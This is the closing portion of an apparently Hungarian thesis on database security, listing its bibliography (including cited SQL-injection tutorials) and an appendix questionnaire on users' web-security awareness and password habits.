9. Dr. Gajdos Sándor (2012): Oszlopcsaládok

10. George Hurlburt (2015): <https://www.infoq.com/articles/high-tech-high-security-concerns-in-graph-databases> Letöltés Dátuma:2016.08.19
11. Google Cloud Platform: <https://cloud.google.com/> Letöltés dátuma: 2016.04.10
12. Hadoop-kompatibilis NoSQL, felhőből:
<http://www.hwsz.hu/hirek/53933/google-cloud-bigtable-nosql-adatbazis.html> Letöltés dátuma: 2016.03.27
13. Injection Attacks Tutorial – OWASP #1 Vulnerability – Part 1 (2014)
<https://www.hackingloops.com/injection-attacks-tutorial-owasp-1-vulnerability-part-1/>
Letöltés dátuma: 2016.09.01
14. Jimit Shah (2016): Provisioning Secure Access Controls in MapR-DB
<https://www.mapr.com/blog/provisioning-secure-access-controls-mapr-db> Letöltés dátuma: 2016.08.14
15. Jing Cheng He (2015): Apache HBase Cell Level Security, Part 1
<https://developer.ibm.com/hadoop/2015/11/10/apache-hbase-cell-level-security-part-1/>
Letöltés dátuma: 2016.10.14
16. Joe Celko (1999): SQL for Smarties, Morgan Kaufmann Publisher
17. Julie C. Meloni (2004): A PHP, a MySQL és az Apache használata, Panem Könyvkiadó, Budapest
18. Kathryn Zeidenstein and Sundari Voruganti (2016): Secure and protect Cassandra databases with IBM Security Guardium
<http://www.ibm.com/developerworks/library/se-secure-protect-cassandra-databases-ibm-security-guardium-trs/index.html> Letöltés dátuma: 2016.08.16
19. Dr. Katona Endre (2013): Adatbázisok (előadás jegyzet)

20. Dr. Kovács László: Adatbázis Rendszerek jegyzet:
https://www.google.hu/url?sa=t&rct=j&q=&esrc=s&source=web&cd=4&ved=0ahUKEwjTk4H4-5XMAhUB_ywKHa0cCrIQFggsMAM&url=http%3A%2F%2Fwww2.iit.unimiskolc.hu%2Fficsor%2Fdownload%2Fdb3%2Fab3.doc&usg=AFQjCNF7s641uCLzu5ChdfVr2dwHtXneEQ&sig2=u7CbTOJKQx5kVvqw-5eGtw&bvm=bv.119745492,d.bGg&cad=rja Letöltés dátuma: 2016.04.17
21. Luke Welling, Laura Thomson (2010): PHP és MySQL webfejlesztőknek, Perfact-Pro Kft.
22. Lynn Beighley, Michael Morrison (2009): Az Agyhullám: PHP & MySQL, Kiskapu Kft.
23. Maczák Attila: A NoSQL világa – 2. rész: Kulcs-érték tárolók
<http://weblabor.hu/cikkek/kulcs-ertek-tarolok> Letöltés dátuma: 2016.08.20
24. Martin Kleppmann (2015): Please stop calling databases CP or AP
<https://martin.kleppmann.com/2015/05/11/please-stop-calling-databases-cp-or-ap.html>
Letöltés dátuma: 2016.11.10
25. Michal Bachman (2016): Securing Neo4j with GraphAware Enterprise
<http://graphaware.com/neo4j/2016/03/29/securing-neo4j-with-graphaware-enterprise.html>
Letöltés dátuma: 2016.11.19
26. Mike Obijaju (2015): NoSQL NoSecurity – Security issues with NoSQL Database
<http://blogs.perficient.com/dataanalytics/2015/06/22/nosql-nosecurity-security-issues-with-nosql-database/> Letöltés dátuma: 2016.08.14
27. MongoDB is vulnerable to SQL injection in PHP at least (2010)
<https://www.idontplaydarts.com/2010/07/mongodb-is-vulnerable-to-sql-injection-in-php-at-least/> Letöltés dátuma: 2016.11.25
28. Nyárády Péter: Architektúra part #4 – Séma objektumok (2/2)
<http://oraoptimization.blogspot.hu/2008/03/architektra-part-4-sma-objektumok-22.html>
Letöltés dátuma: 2016.11.20

29. Nathan Hurst (2010): Visual Guide to NoSQL Systems
<http://blog.nahurst.com/visual-guide-to-nosql-systems> Letöltés dátuma: 2016.08.14
30. Neo Technology (2016): <http://neo4j.com/docs/operations-manual/current/>
Letöltés dátuma: 2016.08.20
31. Pásztor János: Tiszta infrastruktúra, 4. rész – Magas rendelkezésre állású rendszer két gépből? <https://www.refaktor.hu/tiszta-infrastruktura-4-resz-magas-rendelkezesre-allasu-rendszer-ket-gepbol/> Letöltés dátuma: 2016.11.19
32. Sági Gábor (2005): Webes adatbázis-kezelés MySQL és PHP használatával, BBS-INFO
33. Sarecz Lajos (2012): Oracle RAC különböző szerverekkel
https://blogs.oracle.com/sarecz/entry/oracle_rac_k%C3%BCI%C3%B6nb%C3%B6z%C5%91_szerverekkel Letöltés dátuma: 2016.11.10
34. Shane Evans (2013): Why MongoDB Is a Bad Choice for Storing Our Scraped Data <https://blog.scrapinghub.com/2013/05/13/mongo-bad-for-scraped-data/> Letöltés dátuma: 2016.08.15
35. SQL Injection – INJECTION ATTACKS – OWASP #1 VULNERABILITY – PART 2 (2014): <https://www.hackingloops.com/standard-sql-injection-injection-attacks-owasp-1-vulnerability-part-4/> Letöltés dátuma: 2016.08.22
36. SQL Injection – INJECTION ATTACKS – OWASP #1 VULNERABILITY – PART 2 (2014): <https://www.hackingloops.com/sql-injection-injection-attacks-owasp-1-vulnerability-part-2/> Letöltés dátuma: 2016.08.22
37. SQL injection Union Based Exploitation (2014):
[https://www.hackingloops.com/sql-injection-union-based-exploitation-part-2-the-injection/?+hackingloops+\(HackingLoops+~Hacking+Tutorials+Tips+Tricks+Hack+Tools\)](https://www.hackingloops.com/sql-injection-union-based-exploitation-part-2-the-injection/?+hackingloops+(HackingLoops+~Hacking+Tutorials+Tips+Tricks+Hack+Tools)) Letöltés dátuma: 2016.08.22

38. Stig Saether Bakken, Alexander Aulbach, Egon Schmid, Jim Winstead, Lars Torben Wilson, Rasmus Lerdorf, Zeev Suraski, Andrei Zmievski, Jouni Ahto (2001): PHP kézikönyv <http://www.nejanet.hu/~ksanyi/php3/manualhu.pdf> Letöltés dátuma:2016.11.16
39. Szárnyas Gábor: Gráfadatbázisok (Tanulmány az Adatbázisok haladóknak c. tárgyhoz, 2012/2013. tanév I. félév) <https://db.bme.hu/~gajdos/2012adatb2/10.%20eloadas%20Grafadatbazisok%20doc.pdf> Letöltés dátuma: 2016.03.27
40. Thien Tran Duy (2014): Building a Simple Blog App with MongoDB and PHP <https://www.sitepoint.com/building-simple-blog-app-mongodb-php/> Letöltés dátuma: 2016.08.15
41. Union Exploitation Technique to Exploit SQL Injection Vulnerability | Injection attacks – Part 8 (2014): <https://www.hackingloops.com/union-exploitation-technique-to-exploit/> Letöltés dátuma:2016.08.22
42. W3Schools (1999-2016): <http://www.w3schools.com/php/> letöltés dátuma: 2016.11.21
43. Webszerver tanúsítványok: <https://e-szigno.hu/tudasbazis/webszerver-tanositvanyok.html> Letöltés dátuma: 2016.09.16

11. Melléklet

1. Neme?

- a) Nő
- b) Férfi

2. Életkor

- a) 18 év alatt
- b) 18-25
- c) 26-35
- d) 35-45
- e) 45 év felett

3. Legmagasabb iskolai végzettség

- a) Nyolc általános
- b) Középiskolai végzettség/ Érettségi
- c) Egyetemi/Főiskolai végzettség

4. Milyen szintű figyelmet fordítasz arra egy weboldalon történő regisztrálásnál, hogy mennyire lehet biztonságos az oldal? (1 semennyire, 5 nagyon)

- a) 1
- b) 2
- c) 3
- d) 4
- e) 5

5. Tudtad, hogy egy weboldal címéből kisebb fejlesztői hanyagság következtében minden felhasználó adatához hozzálehet férni?

- a) Igen
- b) Nem

6. Milyen jelszavakat szoktál weboldalakon használni?

- a) mindenhol ugyanazt
- b) weboldaltól függően más-más jelszó
- c) mindenhol más jelszó
- d) Más...

7. Szoktál arra figyelni, hogy mi szerepel a weboldal címében, milyen mellékes információkat kaphattok onnan? (<http://filmezz.eu/film.php?n=x-men-apokalipszis&q=bz1uZXpldHRzZWc=>)

- a) igen
- b) nem

8. Gondoltál arra, hogy ha egy weboldal címéből sok mindent ki tudsz olvasni, mint az előbb említett címben azt, hogy x-men apokalipszis filmről van szó, akkor ez esetben akár más adatokat is ki lehet ebből a webcímből olvasni pár saját magad által bevitt karakter segítségével?

a) igen

b) nem

9. Ha az előző kérdésben igennel válaszoltál, szerinted milyen információk kerülhetnek illetéktelen kezekbe?

Rövid szöveges válasz